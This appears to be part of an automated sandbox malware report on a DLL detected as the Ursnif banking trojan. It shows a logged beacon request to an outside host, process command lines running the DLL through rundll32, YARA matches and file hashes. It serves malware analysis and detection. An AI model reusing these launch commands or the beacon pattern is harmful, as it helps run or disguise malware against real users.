Jun 8, 2021 03:06:09.892807961 CEST	1555	OUT	GET /ft4uMX2U8DExkako/7nz7XYcy_2FPVr_/2FPwc_2Fs5FKMespD3/eoY8gKUtH/5APsBMu_2FYgV7VnT01F/UN asB5xyXVRAz2U9YlK/vPhVaOevuoWXkOwOuvQxwX/WzTW2Vxlbm5Dm/rPytLuLu/KL_2FHSOlQc2K_2BpO7JML7/v1 pC4egQVv/iWGaiNgaqJFCdjHoy/PoXO84M5LLuy/jOUqBl_2Bse/EY7p0c9R6kAidR/RKeKXozKr_2B2DMk4uhLx/4 4Gh2U87rhzhq5q8/e3uXzWyPgLhp7zv/L1Iu0qPLA6WpCvBUhY/ZBphUq1tO/a9IY_2Fv/fGT HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: authd.feronok.com Connection: Keep-Alive
Jun 8, 2021 03:06:10.420274019 CEST	1556	IN	HTTP/1.1 404 Not Found Server: nginx Date: Tue, 08 Jun 2021 01:06:10 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: 2160 Parent PID: 5780

General

Start time:	03:04:02
Start date:	08/06/2021
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe 'C:\Users\user\Desktop\HP7cjYBnlS.dll'
Imagebase:	0xfc0000
File size:	116736 bytes
MD5 hash:	542795ADF7CC08EFCF675D65310596E8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.375144383.0000000003A58000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.375123704.0000000003A58000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.375061576.0000000003A58000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000002.473815277.0000000003A58000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.375035453.0000000003A58000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.375085386.0000000003A58000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.375104521.0000000003A58000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.375160465.0000000003A58000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.375172121.0000000003A58000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: cmd.exe PID: 5460 Parent PID: 2160

General

Start time:	03:04:03
Start date:	08/06/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\HP7cjYBnlS.dll',#1
Imagebase:	0xbd0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 1288 Parent PID: 2160

General

Start time:	03:04:04
Start date:	08/06/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\HP7cjYBnlS.dll,Lastinch
Imagebase:	0x160000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 5564 Parent PID: 5460

General

Start time:	03:04:04
Start date:	08/06/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe 'C:\Users\user\Desktop\HP7cjYBnlS.dll',#1
Imagebase:	0x160000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.456094378.0000000005BB8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.456111628.0000000005BB8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.456029858.0000000005BB8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.456137723.0000000005BB8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000002.476067221.0000000005BB8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.456077100.0000000005BB8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.456001052.0000000005BB8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.456056228.0000000005BB8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.455955678.0000000005BB8000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: 3508 Parent PID: 2160

General

Start time:	03:04:09
Start date:	08/06/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\HP7cjYBnlS.dll,Ownof
Imagebase:	0x160000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: iexplore.exe PID: 5936 Parent PID: 792

General

Start time:	03:05:23
Start date:	08/06/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff6c3cb0000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Analysis Process: iexplore.exe PID: 2396 Parent PID: 5936

General

Start time:	03:05:24
Start date:	08/06/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5936 CREDAT:17410 /prefetch:2
Imagebase:	0x20000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities | Show Windows behavior

Disassembly

Code Analysis